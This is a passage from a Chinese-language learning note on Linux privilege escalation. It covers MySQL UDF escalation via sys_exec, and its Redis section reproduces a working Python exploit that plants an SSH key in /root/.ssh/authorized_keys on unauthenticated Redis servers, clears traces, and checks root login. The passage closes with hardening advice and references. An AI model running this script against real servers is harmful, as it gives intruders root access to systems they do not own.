不过这里有一个限制，`show global variables like 'secure%'` `secure_file_priv` 没有具体的值（即能够导出 / 写入文件

当 `secure_file_priv` 的值为 `NULL`，表示限制 `mysqld` 不允许导入 | 导出，此时无法提权

当 `secure_file_priv` 的值为 `/tmp/`，表示限制 `mysqld` 的导入 | 导出只能发生在 `/tmp/` 目录下，此时也无法提权

当 `secure_file_priv` 的值没有具体值时，表示不对 `mysqld` 的导入 | 导出做限制，此时可提权

MSF 中的 `exploit/multi/mysql/mysql_udf_payload` 漏洞利用模块可以进行 UDF 提权

使用 `select sys_exec('whoami');` 或 `select sys_eval('whoami');` 来执行系统命令

## Redis 批量 getshell

如果 Redis 以 root 身份运行，黑客可以利用 Redis 写入 SSH 公钥文件，直接通过 SSH 免密码登录受害服务器。Redis 默认绑定在 6379 端口，并且没有开启认证，在没有任何访问策略的情况下，任何人可以直接在非授权情况下直接访问 Redis 服务并进行相关操作。

相关利用 exp: <https://github.com/Xyntax/POC-T/blob/9d538a217cb480dbd1f94f1fa6c8154a41b5b106/script/redis-sshkey-getshell.py>  
(<https://github.com/Xyntax/POC-T/blob/9d538a217cb480dbd1f94f1fa6c8154a41b5b106/script/redis-sshkey-getshell.py>)

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# project = https://github.com/Xyntax/POC-T
# author = i@cdxy.me

"""
redis getshell exploit (ssh authorized_keys)
"""

import redis
import paramiko
from plugin.util import host2IP
from plugin.util import randomString
from plugin.util import checkPortTcp
from paramiko.ssh_exception import SSHException

public_key = 'ssh-rsa ====='

private_key = """
-----BEGIN RSA PRIVATE KEY-----
=====
-----END RSA PRIVATE KEY-----
"""

import time
```

```

def poc(url):
    url = host2IP(url)
    ip = url.split(':')[0]
    port = int(url.split(':')[1]) if ':' in url else 6379
    try:
        if not checkPortTcp(ip, 22):
            return False
        r = redis.Redis(host=ip, port=port, db=0)
        if 'redis_version' in r.info():

            key = randomString(10)
            r.set(key, '\n\n' + public_key + '\n\n')
            r.config_set('dir', '/root/.ssh')
            r.config_set('dbfilename', 'authorized_keys')
            r.save()
            r.delete(key) # 清除痕迹
            r.config_set('dir', '/tmp')
            time.sleep(5)
            if testConnect(ip, 22):
                return True
    except Exception:
        return False
    return False

def testConnect(ip, port=22):
    try:
        s = paramiko.SSHClient()
        s.load_system_host_keys()
        s.connect(ip, port, username='root', pkey=private_key, timeout=10)
        s.close()
        return True
    except Exception, e:
        if type(e) == SSHException:
            return True
        return False

```

```
return false
```

其他.....

一般情况下，内核漏洞或者第三方服务来提权的情况更多。

- 系统管理员要安全，准确的配置 SUID 执行文件。
- 一些没必要以高权限用户执行的文件，应该取消权限。
- 规避使用无密码 root 执行命令，脚本等。
- 修复 / 升级存在已知漏洞的组件，升级操作系统版本最新版。
- Linux 2.2 之后可以为命令增加 capabilities, 以 p 师傅博客里的给 nmap 增加该属性为例。
- 升级第三方服务，修复已知漏洞

```
sudo setcap cap_net_raw,cap_net_admin,cap_net_bind_service+eip /usr/bin/nmap
nmap --privileged -sS 192.168.1.1
```

<https://man7.org/linux/man-pages/man7/capabilities.7.html>  
(<https://man7.org/linux/man-pages/man7/capabilities.7.html>)

通过本次学习，脑海里有了一个大概的思路，以后遇到了也不会迷惘。但是我旁边师傅给我说，靶机的提权有些在实际中根本用不到。所以，还是要灵活处理，核心思路应该是不变的吧！

- [https://blog.csdn.net/qq\\_43386754/article/details/85257620](https://blog.csdn.net/qq_43386754/article/details/85257620)  
([https://blog.csdn.net/qq\\_43386754/article/details/85257620](https://blog.csdn.net/qq_43386754/article/details/85257620))



- <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>  
(<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>)
- <https://www.cnblogs.com/nul1/p/11309287.html>  
(<https://www.cnblogs.com/nul1/p/11309287.html>)
- <https://blog.csdn.net/swty3356667/article/details/84330144>  
(<https://blog.csdn.net/swty3356667/article/details/84330144>)
- <https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html> (<https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html>)
- <https://www.freebuf.com/articles/system/149118.html>  
(<https://www.freebuf.com/articles/system/149118.html>)
- <https://www.hacking8.com/MiscSecNotes/linux-priv.html>  
(<https://www.hacking8.com/MiscSecNotes/linux-priv.html>)
- <https://www.exploit-db.com/exploits/39772> (<https://www.exploit-db.com/exploits/39772>)
- <https://www.jianshu.com/p/df72d1ee1e3e>  
(<https://www.jianshu.com/p/df72d1ee1e3e>)
- [https://blog.csdn.net/qq\\_27446553/article/details/80773255](https://blog.csdn.net/qq_27446553/article/details/80773255)  
([https://blog.csdn.net/qq\\_27446553/article/details/80773255](https://blog.csdn.net/qq_27446553/article/details/80773255))
- <https://www.freebuf.com/articles/system/173903.html>  
(<https://www.freebuf.com/articles/system/173903.html>)

(<https://www.treebut.com/articles/system/1/3903.html>)

- [https://blog.csdn.net/qq\\_36119192/article/details/84863268](https://blog.csdn.net/qq_36119192/article/details/84863268)  
([https://blog.csdn.net/qq\\_36119192/article/details/84863268](https://blog.csdn.net/qq_36119192/article/details/84863268))